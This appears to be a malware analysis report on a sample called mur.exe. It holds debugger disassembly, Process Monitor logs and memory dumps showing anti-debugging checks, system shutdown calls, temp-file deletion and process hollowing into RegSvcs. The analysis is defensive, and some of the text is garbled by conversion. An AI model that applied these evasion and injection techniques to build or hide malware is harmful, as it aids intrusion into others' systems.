File View Debug Plugins Options Window Help
[Icons] [LEMTW H C / K B R ... S] [Icons]

004096F5 . 85C0      TEST EAX,EAX
004096F7 .v75 15     JNZ SHORT mur.0040970E
004096F9 . 8B56 04    MOV EDX,DWORD PTR DS:[ESI+4]
004096FC . 8B4424 14   MOV EAX,DWORD PTR SS:[ESP+14]
00409700 . 8B0482     MOV EAX,DWORD PTR DS:[EDX+EAX*4]
00409703 . 66:8378 08 7F CMP WORD PTR DS:[EAX+8],7F
00409708 .v0F85 7D480200 JNZ mur.0042DF8B
> 0040970E . 8DB424 B80000 LEA ESI,DWORD PTR SS:[ESP+B8]
00409715 . E8 76FAFFFF CALL mur.00409190
00409719 .vE9 0AFAFFFF JMP mur.004095C9
0040971F .v6A 0A     PUSH 0A
00409721 . FF15 5C214800 CALL DWORD PTR DS:[<&KERNEL32.Sleep>]
00409727 . 83BF F0020000 CMP DWORD PTR DS:[EDI+2F0],0
0040972E .v74 25     JE SHORT mur.00409755
00409730 . 8BB7 F8020000 MOV ESI,DWORD PTR DS:[EDI+2F8]
00409736 . E8 35310000 CALL mur.0040C870
0040973B . 33C9      XOR ECX,ECX

```

[Timeout = 10. ms
Sleep

2. Also, a couple of instances were found where IsDebuggerPresent API was called – It is perhaps the simplest anti-debugging method. This function detects if the calling process is being debugged by a user-mode debugger. If the current process is running in the context of a debugger, the return value is nonzero.

```

.text:0040D7B4      push     eax                ; IpBuffer
.text:0040D7B5      push     104h              ; nBufferLength
.text:0040D7B8      call     ds:GetCurrentDirectoryW
.text:0040D7C0      push     edi
.text:0040D7C1      call     sub_402190
.text:0040D7C6      call     ds:IsDebuggerPresent
.text:0040D7CC      test     eax, eax
.text:0040D7CE      jnz     loc_42E141
.text:0040D7D4      mov     ebx, 1

```

00421EB7	. C705 70714900	MOV DWORD PTR DS:[4971701],C0000409	
00421EC1	. C705 74714900	MOV DWORD PTR DS:[4971741],1	
00421ECB	. A1 40004900	MOV EAX,DWORD PTR DS:[4900401]	
00421ED0	. 8985 D8FCFFFF	MOV DWORD PTR SS:[EBP-328],EAX	
00421ED6	. A1 44004900	MOV EAX,DWORD PTR DS:[4900441]	
00421ED8	. 8985 DCF0FFFF	MOV DWORD PTR SS:[EBP-324],EAX	
00421EE1	. FF15 2C234800	CALL DWORD PTR DS:[<&KERNEL32.IsDebuggerPresent>]	IsDebuggerPresent
00421EE7	. A3 C0714900	MOV DWORD PTR DS:[4971C01],EAX	
00421EEC	. 6A 01	PUSH 1	
00421EEE	. E8 46DEFFFF	CALL mwr.0041FD39	
00421EF3	. 59	POP ECX	
00421EF4	. 6A 00	PUSH 0	
00421EF6	. FF15 84234800	CALL DWORD PTR DS:[<&KERNEL32.SetUnhandledExceptionFilter>]	pTopLevelFilter = NULL SetUnhandledExceptionFilter
00421EFC	. 68 DC434800	PUSH mwr.004843DC	pExceptionInfo = mwr.004843DC
00421F01	. FF15 80234800	CALL DWORD PTR DS:[<&KERNEL32.UnhandledExceptionFilter>]	UnhandledExceptionFilter
00421F07	. 83D0 C0714900	CMPL DWORD PTR DS:[4971C01],0	

- This process also supports the functionality to shutdown / reboot the system. It uses many different APIs for this purpose such as:

1. InitiateSystemShutdownExW

```
.text:00433427 ;
.text:00433427
.text:00433427 loc_433427: ; CODE XREF: sub_4333A3+74fj
.text:00433427 xor     ecx, ecx
.text:00433429 test    b1, 14h
.text:0043342C jz      short loc_433433
.text:0043342E mov     ecx, 1
.text:00433433
.text:00433433 loc_433433: ; CODE XREF: sub_4333A3+89fj
.text:00433433 xor     eax, eax
.text:00433435 test    b1, 2
.text:00433438 jz      short loc_43343F
.text:0043343A mov     eax, 1
.text:0043343F
.text:0043343F loc_43343F: ; CODE XREF: sub_4333A3+95fj
.text:0043343F mov     edx, [ebp+arg_4]
.text:00433442 push    edx
.text:00433443 push    eax
.text:00433444 push    ecx
.text:00433445 push    0
.text:00433447 push    0
.text:00433449 push    0
.text:0043344B call    ds:InitiateSystemShutdownExW
.text:00433451 pop     ebx
.text:00433452 mov     esp, ebp
.text:00433454 pop     ebp
.text:00433455 retn
.text:00433456 ;
```

2. SetSystemPowerState

```
;
loc_433456: ; CODE XREF: sub_4333A3+6Afj
mov     eax, 1
push    0 ; fForce
push    eax ; fSuspend
call    ds:SetSystemPowerState
pop     ebx
mov     esp, ebp
pop     ebp
retn

loc_433469: ; CODE XREF: sub_4333A3+6Ffj
xor     eax, eax
push    eax ; fForce
push    eax ; fSuspend
call    ds:SetSystemPowerState
pop     ebx
mov     esp, ebp
pop     ebp
retn
sub_4333A3
endp
```

3. ExitWindowsEx

```
.text:00433400 ;
.text:00433400
.text:00433400 loc_433400: ; CODE XREF: sub_4333A3+5Efj
.text:00433400 cmp     ebx, 20h
.text:00433402 jz      short loc_433456
.text:0043340F cmp     ebx, 40h
.text:00433412 jz      short loc_433469
.text:00433414 test    b1, 00h
.text:00433417 jnz     short loc_433427
.text:00433419 push    0 ; dwReserved
.text:0043341B push    ebx ; uFlags
.text:0043341C call    ds:ExitWindowsEx ; Logoff/Restart/Shut down
.text:00433422 pop     ebx
.text:00433423 mov     esp, ebp
.text:00433425 pop     ebp
.text:00433426 retn
.text:00433427 ;
```

4. Analysis of 2st mur.exe

In reference to the child process created by 1st mur.exe as seen in below screenshot, the PID of this child process was applied as filter in Process Monitor for further analysis.

7:01:05.6594321 PM	mur.exe	2872	Thread Create	SUCCESS	Thread ID: 2880
7:01:05.6598344 PM	mur.exe	2872	Thread Exit	SUCCESS	Thread ID: 2880, User Time: 0.000000, Kernel Time: 0.000000
7:01:05.6702111 PM	mur.exe	2872	Load Image	SUCCESS	Image Base: 0x6d70000, Image Size: 0x3000
7:01:05.6774215 PM	mur.exe	2872	Load Image	SUCCESS	Image Base: 0x7792000, Image Size: 0x3000
7:01:06.2715191 PM	mur.exe	2872	Load Image	SUCCESS	Image Base: 0x795c000, Image Size: 0x2e000
7:01:06.2721777 PM	mur.exe	2724	Process Create	SUCCESS	PID: 3928, Command Line: "C:\Documents and Settings\Feng\Application Data\sbe\mur.exe" "C:\DOCUME~1\Feng\APPLIC~1\sbe\HWWEC
7:01:33.0277208 PM	mur.exe	2872	Thread Exit	SUCCESS	Thread ID: 2876, User Time: 0.5407776, Kernel Time: 0.0701008
7:01:33.0282938 PM	mur.exe	2872	Process Exit	SUCCESS	Exit Status: 0, User Time: 0.9507920 seconds, Kernel Time: 0.0600864 seconds, Private Bytes: 1,216,512, Peak Private Bytes: 3,727,360, Working Set: 4,030,464, Peak Working Set: 6,639,816

-It was seen that this process reads extensively from mur.exe which probably could be its parent process. Also, it reads many offsets from oio.ppt file

mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 0, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 65,536, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 131,072, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 196,608, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 262,144, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 327,680, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 393,216, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 458,752, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 524,288, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 589,824, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 655,360, Length: 65,536
mur.exe	3976	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	Offset: 720,896, Length: 29,424
mur.exe	3976	CloseFile	C:\Documents and Settings\Feng\Application Data\sbe\mur.exe	SUCCESS	
mur.exe	3976	QueryOpen	C:\Documents and Settings\Feng\Application Data\sbe\HWWEC	SUCCESS	CreationTime: 5/7/2022 7:09:08

7:01:34.040405 PM	mur.exe	3976	CreateFile	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
7:01:34.0402019 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 0, Length: 65,536
7:01:34.0408038 PM	mur.exe	3976	QueryOpen	SUCCESS	AllocationSize: 434,176, EndOfFile: 430,304, NumberOfLinks: 1, DeletePending: False, Directory: False
7:01:34.0402610 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 0, Length: 65,536
7:01:34.0543175 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 65,536, Length: 65,536
7:01:34.0556734 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 131,072, Length: 65,536
7:01:34.0559040 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 196,608, Length: 65,536
7:01:34.0639125 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 262,144, Length: 65,536
7:01:34.0745848 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 327,680, Length: 65,536
7:01:34.0850712 PM	mur.exe	3976	ReadFile	SUCCESS	Offset: 393,216, Length: 37,888
7:01:34.0951730 PM	mur.exe	3976	CloseFile	SUCCESS	

- The temporary file created HWWEC does not exist anymore in the directory as it could have been deleted. To confirm this, FileActivity tab of ProcessMonitor was explored and it was found that the file was indeed deleted.

mur.exe	3976	QueryOpen	C:\Documents and Settings\Feng\Application Data\sbe\HWWEC	SUCCESS	CreationTime: 5/7/2022 7:09:08 PM, LastAccessTime: 5/7/2022 7:09:14 PM, LastWriteTime: 5/7/2022 7:09:08 PM, ChangeTime: 5/7/2022 7:09:08 PM, AllocationSize: 94,208, EndOfFile: 94,147...
mur.exe	3976	CreateFile	C:\Documents and Settings\Feng\Application Data\sbe	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: ...
mur.exe	3976	QueryOpen	C:\Documents and Settings\Feng\Application Data\sbe\HWWEC	SUCCESS	Filter: HWWEC, 1, HWWEC
mur.exe	3976	CreateFile	C:\Documents and Settings\Feng\Application Data\sbe\HWWEC	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory File, Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Op...
mur.exe	3976	QueryAttributes	C:\Documents and Settings\Feng\Application Data\sbe\HWWEC	SUCCESS	Attributes: A, ReparseTag: 0x0
mur.exe	3976	FileDisposition	C:\Documents and Settings\Feng\Application Data\sbe\HWWEC	SUCCESS	Delete: True
mur.exe	3976	CloseFile	C:\Documents and Settings\Feng\Application Data\sbe\HWWEC	SUCCESS	
mur.exe	3976	QueryOpen	C:\Documents and Settings\Feng\Application Data\sbe	NO MORE FILES	
mur.exe	3976	CloseFile	C:\Documents and Settings\Feng\Application Data\sbe	SUCCESS	

- It was observed that this process spawns two other processes with name Reg.Svcs using different command lines as highlighted in below screenshot. The 1st Reg.Svcs uses the same temporary file that was used launch the 2nd mur.exe process.


7:01:31.7376384 PM	mur.exe	3976	Load Image	SUCCESS	Image Base: 0x7792000, Image Size: 0x3000
7:01:31.7669434 PM	mur.exe	3976	Load Image	SUCCESS	Image Base: 0x795c000, Image Size: 0x2e000
7:01:34.2146719 PM	mur.exe	3976	Load Image	SUCCESS	Image Base: 0x6d70000, Image Size: 0x3000
7:01:34.3776044 PM	mur.exe	3976	Load Image	SUCCESS	Image Base: 0x7794000, Image Size: 0x2000
7:01:34.3919864 PM	mur.exe	3976	Process Create	SUCCESS	PID: 864, Command Line: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\FrogSvcs.exe"
7:01:34.6411052 PM	mur.exe	3976	Process Create	SUCCESS	PID: 428, Command Line: "C:\DOCUME~1\Feng\APPLIC~1\sbe\HWWEC"
7:01:39.3953957 PM	mur.exe	3976	Thread Exit	SUCCESS	Thread ID: 3980, User Time: 1.7425056, Kernel Time: 0.1802592
7:01:39.3959536 PM	mur.exe	3976	Process Exit	SUCCESS	Exit Status: 0, User Time: 1.7525200 seconds, Kernel Time: 0.1602304 seconds, Private Bytes: 1,552,384, Peak Private Bytes: 7,286,784, Working Set: 4,730,880, Peak Working Set: 10,502,144

- This process is involved in process replacement or process hollowing. It occurs when a malware unmaps (hollows out) the legitimate code from memory of the target process, and overwrites the memory space of the target process (e.g., svchost.exe) with a malicious executable.


Following are steps that shows the evidence.

Using Ollydbg, breakpoint was set at CreateProcessW, WriteProcessMemory, GetThreadContext, SetThreadContext, VirtualAllocEx.

1- Virtual Allocation of memory takes places for the creation of the process.



2. Now, the Reg.svcs process is created in the suspended state.



4. Now, the WriteProcessMemory function is executed. Here, the Address is the start of RAM for the Reg.Svcs process and the buffer contains the PE file. Below is the output of the buffer if we follow it in dump.

The screenshot shows a debugger window with the following panels:

- Assembly:** Disassembled code for the WriteProcessMemory function. It shows a loop that calls `kernel32!WriteProcessMemory` with parameters for the target process, address, buffer, and size. The code is in x86 assembly.
- Registers (FPU):** Shows the state of the registers. `EIP` is `7C802213`, pointing to `kernel32!WriteProcessMemory`. `ESI` is `01248000`, pointing to `ASCII "PE"`. `EAX` is `7C802213`, pointing to `kernel32!WriteProcessMemory`.
- Memory Dump:** Shows the contents of the buffer. The first few bytes are `4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00`, which corresponds to the ASCII string `"MZ....."`. This is the start of a PE file header.

It was observed that this function executes multiple times and in each execution, it writes each section of the malware executable at the given address.

The screenshot shows a debugger window with the following panels:

- Assembly:** Disassembled code for the WriteProcessMemory function. It shows a loop that calls `kernel32!WriteProcessMemory` with parameters for the target process, address, buffer, and size. The code is in x86 assembly.
- Registers (FPU):** Shows the state of the registers. `EIP` is `7C802213`, pointing to `kernel32!WriteProcessMemory`. `ESI` is `01248000`, pointing to `ASCII "PE"`. `EAX` is `7C802213`, pointing to `kernel32!WriteProcessMemory`.
- Memory Dump:** Shows the contents of the buffer. The first few bytes are `4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00`, which corresponds to the ASCII string `"MZ....."`. This is the start of a PE file header.

- [CPU - main thread, module kernel32]

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

7C802215 8BFF MOV EDI,EDI
7C802216 8BEC MOV EBP,ESP
7C802218 51 PUSH ECX
7C802219 51 PUSH ECX
7C80221A 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
7C80221D 53 PUSH EBX
7C80221E 8B5D 14 MOV EBX,DWORD PTR SS:[EBP+14]
7C802221 56 PUSH ESI
7C802222 8B95 C412807C MOV ESI,DWORD PTR DS:[<ntdll.NtProtectVirtualMemory
7C802228 57 PUSH EDI
7C802229 8B7D 08 MOV EDI,DWORD PTR SS:[EBP+8]
7C80222C 8945 F8 MOV DWORD PTR SS:[EBP-8],EAX
7C80222F 8045 14 LEA EAX,DWORD PTR SS:[EBP+14]
7C802232 50 PUSH EAX
7C802233 6A 40 PUSH 40
7C802235 8045 FC LEA EAX,DWORD PTR SS:[EBP-4]
7C802239 50 PUSH EAX
7C80223A 8045 F8 LEA EAX,DWORD PTR SS:[EBP-8]
7C80223C 50 PUSH EAX
7C80223D 895D FC MOV DWORD PTR SS:[EBP-4],EBX
7C802241 FFD6 CALL ESI
7C802242 3D 4E0000C0 CMP EAX,C000004E
7C802243 74 5C JE SHORT kernel32.7C8022A6
7C802244 85C0 TEST EAX,EAX
7C802245 70 40 JL SHORT kernel32.7C802298
7C802246 8B45 14 MOV EAX,DWORD PTR SS:[EBP+14]
7C802251 A8 CC TEST AL,0CC
EDI=013C0000, (ASCII ".rdata")

Registers (FPU)
EAX 7C802213 kernel32.WriteProcessMemory
ECX 7C801BFA kernel32.7C801BFA
EDX 008D0608
EBX 011F907E UNICODE "kernel32"
ESP 008CE8F4
EBP 008CE884
ESI 0125F008
EDI 013C0000 ASCII ".rdata"
EIP 7C802213 kernel32.WriteProcessMemory
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,R,NS,PO,GE,G)
ST0 empty 7.3425752709622997820
ST1 empty 23.352863964565945830
ST2 empty 111.29743639608906580
ST3 empty 2035.6020761245674750
ST4 empty 11345.48135325641980
ST5 empty 17.843137254901961340
ST6 empty 1.000000000000000000
ST7 empty 2.000000000000000000
FST 0020 Cond 0 0 0 0 Err 0 0 1 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

008CE8F4 011F9377 CALL to WriteProcessMemory from 011F9375
008CE8F8 000000E8 hProcess = 000000E8 (window)
008CE8FC 00410000 Address = 410000
008CE900 0125F008 Buffer = 0125F008
008CE904 00004200 BytesToWrite = 4200 (16896.)
008CE908 011F90C4 BytesWritten = 011F90C4

Address	Hex_dump	ASCII
01248000	40 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00	h2e...+... ..
01248010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00	1.....0.....
01248020	00 00 00 00 00 00 00 00 00 00 00 00 00 00#.....
01248030	00 00 00 00 00 00 00 00 00 00 00 00 00 00#.....
01248040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	AVI...1...+Th
01248050	69 73 28 70 72 6F 67 72 61 60 28 63 61 6E 65 6F	is program cannot be run in DOS

- [CPU - main thread, module kernel32]

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

7C802215 8BFF MOV EDI,EDI
7C802216 8BEC MOV EBP,ESP
7C802218 51 PUSH ECX
7C802219 51 PUSH ECX
7C80221A 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
7C80221D 53 PUSH EBX
7C80221E 8B5D 14 MOV EBX,DWORD PTR SS:[EBP+14]
7C802221 56 PUSH ESI
7C802222 8B95 C412807C MOV ESI,DWORD PTR DS:[<ntdll.NtProtectVirtualMemory
7C802228 57 PUSH EDI
7C802229 8B7D 08 MOV EDI,DWORD PTR SS:[EBP+8]
7C80222C 8945 F8 MOV DWORD PTR SS:[EBP-8],EAX
7C80222F 8045 14 LEA EAX,DWORD PTR SS:[EBP+14]
7C802232 50 PUSH EAX
7C802233 6A 40 PUSH 40
7C802235 8045 FC LEA EAX,DWORD PTR SS:[EBP-4]
7C802239 50 PUSH EAX
7C80223A 8045 F8 LEA EAX,DWORD PTR SS:[EBP-8]
7C80223C 50 PUSH EAX
7C80223D 895D FC MOV DWORD PTR SS:[EBP-4],EBX
7C802241 FFD6 CALL ESI
7C802242 3D 4E0000C0 CMP EAX,C000004E
7C802243 74 5C JE SHORT kernel32.7C8022A6
7C802244 85C0 TEST EAX,EAX
7C802245 70 40 JL SHORT kernel32.7C802298
7C802246 8B45 14 MOV EAX,DWORD PTR SS:[EBP+14]
7C802251 A8 CC TEST AL,0CC
EDI=013C0000, (ASCII ".data")

Registers (FPU)
EAX 7C802213 kernel32.WriteProcessMemory
ECX 7C801BFA kernel32.7C801BFA
EDX 008D0608
EBX 011F907E UNICODE "kernel32"
ESP 008CE8C4
EBP 008CE884
ESI 0125F008
EDI 013C0000 ASCII ".data"
EIP 7C802213 kernel32.WriteProcessMemory
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,R,NS,PO,GE,G)
ST0 empty 7.3425752709622997820
ST1 empty 23.352863964565945830
ST2 empty 111.29743639608906580
ST3 empty 2035.6020761245674750
ST4 empty 11345.48135325641980
ST5 empty 17.843137254901961340
ST6 empty 1.000000000000000000
ST7 empty 2.000000000000000000
FST 0020 Cond 0 0 0 0 Err 0 0 1 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

008CE8C4 011F9377 CALL to WriteProcessMemory from 011F9375
008CE8C8 000000E8 hProcess = 000000E8 (window)
008CE8CC 00410000 Address = 410000
008CE8D0 0125F008 Buffer = 0125F008
008CE8D4 00000200 BytesToWrite = 200 (512.)
008CE8D8 011F90C4 BytesWritten = 011F90C4
008CE8DC 00000000
008CE8E0 00000046

Address	Hex_dump	ASCII
01248000	40 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00	h2e...+... ..
01248010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00	1.....0.....
01248020	00 00 00 00 00 00 00 00 00 00 00 00 00 00#.....
01248030	00 00 00 00 00 00 00 00 00 00 00 00 00 00#.....
01248040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	AVI...1...+Th
01248050	69 73 28 70 72 6F 67 72 61 60 28 63 61 6E 65 6F	is program cannot be run in DOS

- [CPU - main thread, module kernel32]

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

7C802215 8BFF MOV EDI,EDI
7C802216 8BEC MOV EBP,ESP
7C802218 51 PUSH ECX
7C802219 51 PUSH ECX
7C80221A 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
7C80221D 53 PUSH EBX
7C80221E 8B5D 14 MOV EBX,DWORD PTR SS:[EBP+14]
7C802221 56 PUSH ESI
7C802222 8B95 C412807C MOV ESI,DWORD PTR DS:[<ntdll.NtProtectVirtualMemory
7C802228 57 PUSH EDI
7C802229 8B7D 08 MOV EDI,DWORD PTR SS:[EBP+8]
7C80222C 8945 F8 MOV DWORD PTR SS:[EBP-8],EAX
7C80222F 8045 14 LEA EAX,DWORD PTR SS:[EBP+14]
7C802232 50 PUSH EAX
7C802233 6A 40 PUSH 40
7C802235 8045 FC LEA EAX,DWORD PTR SS:[EBP-4]
7C802239 50 PUSH EAX
7C80223A 8045 F8 LEA EAX,DWORD PTR SS:[EBP-8]
7C80223C 50 PUSH EAX
7C80223D 895D FC MOV DWORD PTR SS:[EBP-4],EBX
7C802241 FFD6 CALL ESI
7C802242 3D 4E0000C0 CMP EAX,C000004E
7C802243 74 5C JE SHORT kernel32.7C8022A6
7C802244 85C0 TEST EAX,EAX
7C802245 70 40 JL SHORT kernel32.7C802298
7C802246 8B45 14 MOV EAX,DWORD PTR SS:[EBP+14]
7C802251 A8 CC TEST AL,0CC
EDI=013C0000, (ASCII ".r")

Registers (FPU)
EAX 7C802213 kernel32.WriteProcessMemory
ECX 7C801BFA kernel32.7C801BFA
EDX 008D0608
EBX 011F907E UNICODE "kernel32"
ESP 008CE894
EBP 008CE884
ESI 0125F008
EDI 013C0000 ASCII ".r"
EIP 7C802213 kernel32.WriteProcessMemory
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,R,NS,PO,GE,G)
ST0 empty 7.3425752709622997820
ST1 empty 23.352863964565945830
ST2 empty 111.29743639608906580
ST3 empty 2035.6020761245674750
ST4 empty 11345.48135325641980
ST5 empty 17.843137254901961340
ST6 empty 1.000000000000000000
ST7 empty 2.000000000000000000
FST 0020 Cond 0 0 0 0 Err 0 0 1 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

008CE894 011F9377 CALL to WriteProcessMemory from 011F9375
008CE898 000000E8 hProcess = 000000E8 (window)
008CE89C 00410000 Address = 410000
008CE8A0 0125F008 Buffer = 0125F008
008CE8A4 00000200 BytesToWrite = 200 (512.)
008CE8A8 011F90C4 BytesWritten = 011F90C4
008CE8AC 00000000
008CE8B0 00000046

Address	Hex_dump	ASCII
01248000	40 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00	h2e...+... ..
01248010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00	1.....0.....
01248020	00 00 00 00 00 00 00 00 00 00 00 00 00 00#.....
01248030	00 00 00 00 00 00 00 00 00 00 00 00 00 00#.....
01248040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	AVI...1...+Th
01248050	69 73 28 70 72 6F 67 72 61 60 28 63 61 6E 65 6F	is program cannot be run in DOS

5. Next, GetThreadContext function is called to retrieve the thread context of the specified thread.

Assembly view (kernel32.dll):

```
7C8B9725 8BFF MOV EDI,EDI
7C8B9727 55 PUSH EBP
7C8B9728 8BEC MOV EBP,ESP
7C8B9729 FF75 0C PUSH DWORD PTR SS:[EBP+C]
7C8B972D FF75 08 PUSH DWORD PTR SS:[EBP+8]
7C8B9730 FF15 8415807C CALL DWORD PTR DS:[<ntdll.LtGetContextThread>]
7C8B9736 85C0 TEST EAX,EAX
7C8B9738 0F8C 89620000 JL kernel32.7C8449C7
7C8B973E 33D0 XOR EAX,EAX
7C8B9740 40 INC EAX
7C8B9741 5D POP EBP
7C8B9742 C2 0000 RETN 0
7C8B9745 90 NOP
7C8B9746 90 NOP
7C8B9747 90 NOP
7C8B9748 90 NOP
7C8B9749 90 NOP
7C8B974A 8BFF MOV EDI,EDI
7C8B974C 55 PUSH EBP
7C8B974D 8BEC MOV EBP,ESP
